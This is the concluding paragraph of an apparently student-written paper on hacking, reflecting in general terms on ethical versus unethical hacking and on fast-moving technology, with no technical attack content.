To conclude the paper I must say that the word "hacker" carries weight. Hacking may be defined as legal or illegal, ethical or unethical. As we all know that technology is growing so fast and it will continue to do so. With the technological development there are many faces of one technology. Human mind is very powerful tool and actually has no control. Hackers will always find some way out to get into the system, irrespective of seeing good or bad intentions. It is my hope that in future hackers and ethical hackers will have different ways out for doing the things.